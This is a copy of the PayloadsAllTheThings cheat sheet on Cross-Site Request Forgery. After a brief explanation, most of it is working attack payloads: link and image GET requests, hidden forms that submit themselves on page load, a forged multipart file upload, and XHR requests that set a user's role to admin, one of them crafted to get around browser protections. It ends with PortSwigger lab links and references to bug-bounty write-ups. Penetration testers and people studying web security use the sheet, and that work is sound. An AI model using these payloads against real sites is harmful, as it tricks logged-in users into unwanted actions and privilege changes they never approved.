index.md (9064B)
1 --- 2 title: "Cross-Site Request Forgery" 3 topic: "Cross-Site Request Forgery" 4 topicSlug: "cross-site-request-forgery" 5 sourcePath: "Cross-Site Request Forgery/README.md" 6 sourceUrl: "https://github.com/swisskyrepo/PayloadsAllTheThings/blob/3ac27901c711/Cross-Site%20Request%20Forgery/README.md" 7 sha: "3ac27901c711" 8 isReadme: true 9 --- 10 11 # Cross-Site Request Forgery 12 13 > Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP 14 15 ## Summary 16 17 * [Tools](#tools) 18 * [Methodology](#methodology) 19 * [HTML GET - Requiring User Interaction](#html-get---requiring-user-interaction) 20 * [HTML GET - No User Interaction](#html-get---no-user-interaction) 21 * [HTML POST - Requiring User Interaction](#html-post---requiring-user-interaction) 22 * [HTML POST - AutoSubmit - No User Interaction](#html-post---autosubmit---no-user-interaction) 23 * [HTML POST - multipart/form-data With File Upload - Requiring User Interaction](#html-post---multipartform-data-with-file-upload---requiring-user-interaction) 24 * [JSON GET - Simple Request](#json-get---simple-request) 25 * [JSON POST - Simple Request](#json-post---simple-request) 26 * [JSON POST - Complex Request](#json-post---complex-request) 27 * [Labs](#labs) 28 * [References](#references) 29 30 ## Tools 31 32 * [0xInfection/XSRFProbe](https://github.com/0xInfection/XSRFProbe) - The Prime Cross Site Request Forgery Audit and Exploitation Toolkit. 33 34 ## Methodology 35 36  37 38 When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it. 39 40 ### HTML GET - Requiring User Interaction 41 42 ```html 43 <a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a> 44 ``` 45 46 ### HTML GET - No User Interaction 47 48 ```html 49 <img src="http://www.example.com/api/setusername?username=CSRFd"> 50 ``` 51 52 ### HTML POST - Requiring User Interaction 53 54 ```html 55 <form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST"> 56 <input name="username" type="hidden" value="CSRFd" /> 57 <input type="submit" value="Submit Request" /> 58 </form> 59 ``` 60 61 ### HTML POST - AutoSubmit - No User Interaction 62 63 ```html 64 <form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST"> 65 <input name="username" type="hidden" value="CSRFd" /> 66 <input type="submit" value="Submit Request" /> 67 </form> 68 69 <script> 70 document.getElementById("autosubmit").submit(); 71 </script> 72 ``` 73 74 ### HTML POST - multipart/form-data With File Upload - Requiring User Interaction 75 76 ```html 77 <script> 78 function launch(){ 79 const dT = new DataTransfer(); 80 const file = new File( [ "CSRF-filecontent" ], "CSRF-filename" ); 81 dT.items.add( file ); 82 document.xss[0].files = dT.files; 83 84 document.xss.submit() 85 } 86 </script> 87 88 <form style="display: none" name="xss" method="post" action="<target>" enctype="multipart/form-data"> 89 <input id="file" type="file" name="file"/> 90 <input type="submit" name="" value="" size="0" /> 91 </form> 92 <button value="button" onclick="launch()">Submit Request</button> 93 ``` 94 95 ### JSON GET - Simple Request 96 97 ```html 98 <script> 99 var xhr = new XMLHttpRequest(); 100 xhr.open("GET", "http://www.example.com/api/currentuser"); 101 xhr.send(); 102 </script> 103 ``` 104 105 ### JSON POST - Simple Request 106 107 With XHR : 108 109 ```html 110 <script> 111 var xhr = new XMLHttpRequest(); 112 xhr.open("POST", "http://www.example.com/api/setrole"); 113 //application/json is not allowed in a simple request. text/plain is the default 114 xhr.setRequestHeader("Content-Type", "text/plain"); 115 //You will probably want to also try one or both of these 116 //xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); 117 //xhr.setRequestHeader("Content-Type", "multipart/form-data"); 118 xhr.send('{"role":admin}'); 119 </script> 120 ``` 121 122 With autosubmit send form, which bypasses certain browser protections such as the Standard option of [Enhanced Tracking Protection](https://support.mozilla.org/en-US/kb/enhanced-tracking-protection-firefox-desktop?as=u&utm_source=inproduct#w_standard-enhanced-tracking-protection) in Firefox browser : 123 124 ```html 125 <form id="CSRF_POC" action="www.example.com/api/setrole" enctype="text/plain" method="POST"> 126 // this input will send : {"role":admin,"other":"="} 127 <input type="hidden" name='{"role":admin, "other":"' value='"}' /> 128 </form> 129 <script> 130 document.getElementById("CSRF_POC").submit(); 131 </script> 132 ``` 133 134 ### JSON POST - Complex Request 135 136 ```html 137 <script> 138 var xhr = new XMLHttpRequest(); 139 xhr.open("POST", "http://www.example.com/api/setrole"); 140 xhr.withCredentials = true; 141 xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8"); 142 xhr.send('{"role":admin}'); 143 </script> 144 ``` 145 146 ## Labs 147 148 * [PortSwigger - CSRF vulnerability with no defenses](https://portswigger.net/web-security/csrf/lab-no-defenses) 149 * [PortSwigger - CSRF where token validation depends on request method](https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-request-method) 150 * [PortSwigger - CSRF where token validation depends on token being present](https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-token-being-present) 151 * [PortSwigger - CSRF where token is not tied to user session](https://portswigger.net/web-security/csrf/lab-token-not-tied-to-user-session) 152 * [PortSwigger - CSRF where token is tied to non-session cookie](https://portswigger.net/web-security/csrf/lab-token-tied-to-non-session-cookie) 153 * [PortSwigger - CSRF where token is duplicated in cookie](https://portswigger.net/web-security/csrf/lab-token-duplicated-in-cookie) 154 * [PortSwigger - CSRF where Referer validation depends on header being present](https://portswigger.net/web-security/csrf/lab-referer-validation-depends-on-header-being-present) 155 * [PortSwigger - CSRF with broken Referer validation](https://portswigger.net/web-security/csrf/lab-referer-validation-broken) 156 157 ## References 158 159 * [Cross-Site Request Forgery Cheat Sheet - Alex Lauerman - April 3, 2016](https://web.archive.org/web/20220926223539/https://trustfoundry.net/cross-site-request-forgery-cheat-sheet/) 160 * [Cross-Site Request Forgery (CSRF) - OWASP - April 19, 2024](https://web.archive.org/web/20120920091432/https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)) 161 * [Messenger.com CSRF that show you the steps when you check for CSRF - Jack Whitton - July 26, 2015](https://web.archive.org/web/20170919181010/https://whitton.io/articles/messenger-site-wide-csrf/) 162 * [Paypal bug bounty: Updating the Paypal.me profile picture without consent (CSRF attack) - Florian Courtial - July 19, 2016](https://web.archive.org/web/20170607102958/https://hethical.io/paypal-bug-bounty-updating-the-paypal-me-profile-picture-without-consent-csrf-attack/) 163 * [Hacking PayPal Accounts with one click (Patched) - Yasser Ali - October 9, 2014](https://web.archive.org/web/20141203184956/http://yasserali.com/hacking-paypal-accounts-with-one-click/) 164 * [Add tweet to collection CSRF - Vijay Kumar (indoappsec) - November 21, 2015](https://web.archive.org/web/20250519092910/https://hackerone.com/reports/100820) 165 * [Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun - phwd - October 16, 2015](http://philippeharewood.com/facebookmarketingdevelopers-com-proxies-csrf-quandry-and-api-fun/) 166 * [How I Hacked Your Beats Account? Apple Bug Bounty - Aaditya Purani (@aaditya_purani) - July 20, 2016](https://web.archive.org/web/20250504102847/https://aadityapurani.com/2016/07/20/how-i-hacked-your-beats-account-apple-bug-bounty/) 167 * [FORM POST JSON: JSON CSRF on POST Heartbeats API - Eugene Yakovchuk - July 2, 2017](https://web.archive.org/web/20180102010752/https://hackerone.com/reports/245346) 168 * [Hacking Facebook accounts using CSRF in Oculus-Facebook integration - Josip Franjkovic - January 15, 2018](https://web.archive.org/web/20260208211335/https://www.josipfranjkovic.com/blog/hacking-facebook-oculus-integration-csrf) 169 * [Cross Site Request Forgery (CSRF) - Sjoerd Langkemper - January 9, 2019](https://web.archive.org/web/20250906213239/https://www.sjoerdlangkemper.nl/2019/01/09/csrf/) 170 * [Cross-Site Request Forgery Attack - PwnFunction - April 5, 2019](https://web.archive.org/web/20251127000352/https://www.youtube.com/watch?v=eWEgUcHPle0) 171 * [Wiping Out CSRF - Joe Rozner - October 17, 2017](https://web.archive.org/web/20250727045637/https://medium.com/@jrozner/wiping-out-csrf-ded97ae7e83f) 172 * [Bypass Referer Check Logic for CSRF - hahwul - October 11, 2019](https://web.archive.org/web/20250719144921/https://www.hahwul.com/2019/10/11/bypass-referer-check-logic-for-csrf/)